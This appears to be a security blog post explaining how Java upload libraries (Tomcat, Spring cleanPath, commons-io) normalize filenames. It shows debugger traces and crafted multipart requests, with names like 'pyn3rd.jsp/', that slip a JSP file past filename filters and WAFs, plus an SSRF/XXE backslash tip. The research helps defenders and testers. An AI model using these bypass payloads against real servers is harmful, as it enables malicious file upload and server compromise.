

Arbitrary File Upload Tricks In Java

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Content

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0x01 Forewords

Recently I see some discussions about arbitrary file upload in Java environment on Internet. The main talking points are how to bypass file name detection when uploading arbitrary file.

Consequently I write this article to summerize the tricks.

0x02 Juicy Tricks

- Use `getSubmittedFileName` method to obtain file name

When we use original `Servlet` to develop a multipart format file upload feature in Java, `getSubmittedFileName()` method is often utilized to obtain the file name, especially in early Java applications. But a potential problem involving this method.

We can debug the code to analyse it. Firstly set the breakpoint at `getSubmittedFileName` , then step into the next method named `HttpParser.unquote()` , here is the place which file name is obtained.

```

133 @Override
134 public String getSubmittedFileName() {
135     String fileName = null; fileName: "pyn3rd.jsp"
136     String cd = getHeader("Content-Disposition"); cd: "form-data; name='file'; filename='pyn3rd.jsp'"
137     if (cd != null) {
138         String cdl = cd.toLowerCase(Locale.ENGLISH); cdl: "form-data; name='file'; filename='pyn3rd.jsp'"
139         if (cdl.startsWith("form-data") || cdl.startsWith("attachment")) { cdl: "form-data; name='file'; filename='pyn3rd.jsp'"
140             ParameterParser paramParser = new ParameterParser(); paramParser: ParameterParser@5724
141             paramParser.setLowerCaseNames(true);
142             // Parameter parser can handle null input
143             Map<String,String> params = paramParser.parse(cd, separator: ';'); cd: "form-data; name='file'; filename='pyn3rd.jsp'" paramParser: ParameterParser@5724 params: size = 3
144             if (params.containsKey("filename")) {
145                 fileName = params.get("filename"); params: size = 3~
146                 // The parser will remove surrounding '"' but will not
147                 // unquote any \x sequences.
148                 if (fileName != null) {
149                     // RFC 6266. This is either a token or a quoted-string
150                     if (fileName.indexOf('\\') > -1) {
151                         // This is a quoted-string
152                         fileName = HttpParser.unquote(fileName.trim()); fileName: "pyn3rd.jsp"
153                     } else {
154                         // This is a token
155                         fileName = fileName.trim();
156                     }
157                 } else {
158                     // Even if there is no value, the parameter is present,
159                     // so we return an empty file name rather than no file

```

Debugger Console

http-nio-8888-exec-1@5,378 in group "main": RUNNING

getSubmittedFileName:152, ApplicationPart (org.apache.catalina.core)

paramParts:2939, Request (org.apache.catalina.connector)

getParts:2834, Request (org.apache.catalina.connector)

getParts:1098, RequestFacade (org.apache.catalina.connector)

parseRequest:95, StandardMultipartHttpServletRequest (org.springframework.web.n

<init>:88, StandardMultipartHttpServletRequest (org.springframework.web.multipart

this = (ApplicationPart@5726)

fileName = "pyn3rd.jsp"

cd = "form-data; name='file'; filename='pyn3rd.jsp'"

cdl = "form-data; name='file'; filename='pyn3rd.jsp'"

paramParser = (ParameterParser@5724)

params = (HashMap@5725) size = 3

During debugging the code, we can find that when file name containing `\` , it will be omitted. Finally the file name becomes `pyn3rd.jsp`

```

215
216     StringBuilder result = new StringBuilder(); result: "pyn3rd.js"
217     for (int i = start; i < end; i++) { start: 0 end: 11 i: 9
218         char c = input.charAt(i); c: '\\' 92
219         if (input.charAt(i) == '\\') {
220             i++;
221             result.append(input.charAt(i)); input: "pyn3rd.jsp" result: "pyn3rd.js" i: 9
222         } else {
223             result.append(c);
224         }
225     }
226     return result.toString();
227 }
228
229
230 public static boolean isToken(int c) {

```

Debugger Console

http-nio-8888-exec-1@5,378 in group "main": RUNNING

unquote:221, HttpParser (org.apache.tomcat.util.http.parser)

getSubmittedFileName:152, ApplicationPart (org.apache.catalina.core)

paramParts:2939, Request (org.apache.catalina.connector)

getParts:2834, Request (org.apache.catalina.connector)

getParts:1098, RequestFacade (org.apache.catalina.connector)

parseRequest:95, StandardMultipartHttpServletRequest (org.springframework.web.n

static members of HttpParser

input = "pyn3rd.jsp"

start = 0


end = 11

result = (StringBuilder@6426) "pyn3rd.js"


i = 9

c = '\\' 92

So we can use this peculiarity to evade file name detection like regular expression based WAF.




Significantly, we also can use one single " in filename parameter value with one characters appended to file extension and one \ in filename.



- Use `getOriginalFilename` method to obtain file name

As we know, the scenario of multipart format file upload in SpringBoot, we are used to utilize `getOriginalFilename()` method to obtain file name, it can obtain file name directly without any file name changes.


[image: upload successful]




However, when we use another method named `StringUtils.cleanPath()` to normalize the file name which `getOriginalFilename()` method obtains, another peculiarity existing. We can use one or more `/` to append the file name.

`/` is used as a delimiter and `.` means the current directory. If it points to current directory, just drop it. So the result of the file name is `pyn3rd.jsp`

```
700
701 String[] pathArray = delimitedListToStringArray(pathToUse, FOLDER_SEPARATOR); pathToUse: "pyn3rd.jsp/././." pathArray: ["pyn3rd.jsp", ".", ".", "."]
702 // we never require more elements than pathArray and in the common case the same number
703 Deque<String> pathElements = new ArrayDeque<>(pathArray.length); pathElements: size = 0
704 int tops = 0; tops: 0
705
706 for (int i = pathArray.length - 1; i >= 0; i--) { i: 0
707     String element = pathArray[i]; pathArray: ["pyn3rd.jsp", ".", ".", "."] i: 0 element: "pyn3rd.jsp"
708     if (CURRENT_PATH.equals(element) == false) { element: "pyn3rd.jsp"
709         // Points to current directory - drop it.
710     }
```



By the way, in Java (Windows system), `\` is always transformed to `/`, when we encounter SSRF/XXE vulnerabilities, trying to replace `\` with `/`, for example, `http:\` replaces `http://`



- Use `Apache commons-fileupload/commons-io` method to obtain file name

We can also use some common Java libraries like `org.apache.commons.fileupload.FileItem.getName` or `org.apache.commons.io.FilenameUtils.getName` to obtain file name. For example, `commons-io` is analyzed as follow

```

30     try {
31         formItems = upload.parseRequest(request);
32
33
34         for (FileItem item : formItems) {
35             // 处理不在表单中的字段
36             if (!item.isFormField()) {
37                 String fileName = FilenameUtils.getName(item.getName());
38                 request.setAttribute("message", fileName);
39             }

```

org.apache.commons.io.FilenameUtils
commons-io-2.5 (commons-io-2.5.jar)

If `/` or `/[SPACE]` is appended at the end of the file name. In the other words, `/` with zero character or null character, the results of the file name are both `pyn3rd.jsp`

```

969 public static String getName(final String filename) {
970     if (filename == null) {
971         return null;
972     }
973     failIfNullBytePresent(filename);
974     final int index = indexOfLastSeparator(filename);
975     return filename.substring(beginIndex: index + 1);
976 }

```

Send Cancel < > Target: http://localhost:8888

Request

```

1 POST /UploadServlet HTTP/1.1
2 Host: localhost:8888
3 Content-Length: 203
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Content-Type: multipart/form-data;
  boundary=----WebKitFormBoundaryVwqOSst6pqjcokb
7 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.64 Safari/537.36
8 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
  p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Accept-Encoding: gzip, deflate
10 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,ja;q=0.7,fr;q=0.6
11 Connection: close
12
13 -----WebKitFormBoundaryVwqOSst6pqjcokb
14 Content-Disposition: form-data; name="file"; filename="pyn3rd.jsp/"
15 Content-Type: application/octet-stream
16
17 test
18 -----WebKitFormBoundaryVwqOSst6pqjcokb--

```

Response

```

1 HTTP/1.1 200 OK
2 Server: Apache-Coyote/1.1
3 Set-Cookie: JSESSIONID=08A405CFA5BE4E4B48839E48E5CAB4C0; Path=/; HttpOnly
4 Content-Type: text/html; charset=UTF-8
5 Content-Length: 14
6 Date: Tue, 31 May 2022 09:42:01 GMT
7 Connection: close
8
9
10
11 pyn3rd.jsp
12

```

Inspector

Send Cancel < > Target: http://localhost:8888

Request

```

1 POST /UploadServlet HTTP/1.1
2 Host: localhost:8888
3 Content-Length: 206
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Content-Type: multipart/form-data;
  boundary=----WebKitFormBoundaryVwqOSst6pqjcokb
7 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.64 Safari/537.36
8 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
  p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Accept-Encoding: gzip, deflate
10 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,ja;q=0.7,fr;q=0.6
11 Connection: close
12
13 -----WebKitFormBoundaryVwqOSst6pqjcokb
14 Content-Disposition: form-data; name="file"; filename="pyn3rd.jsp/"
15 Content-Type: application/octet-stream
16
17 test
18 -----WebKitFormBoundaryVwqOSst6pqjcokb--
19

```

Response


```

1 HTTP/1.1 200 OK
2 Server: Apache-Coyote/1.1
3 Set-Cookie: JSESSIONID=1D272PB7097C61767D8A614F741296AB; Path=/; HttpOnly
4 Content-Type: text/html; charset=UTF-8
5 Content-Length: 14
6 Date: Tue, 31 May 2022 09:38:35 GMT
7 Connection: close
8
9
10
11 pyn3rd.jsp
12

```

Inspector

If `/` or `/[SPACE]` is appended at the end of the file name. In case of the non-blank characters existing behind the delimiter `/`, the characters behind `/` will be obtained as the file name.



0x03 Conclusion

The different normalization results depend on the implements of varied jar libraries and the personal habits of developers. If the developers don't know about this, potential vulnerabilities seem inevitable. Thus, the in-depth research of normalization diversities will help us evade defense.

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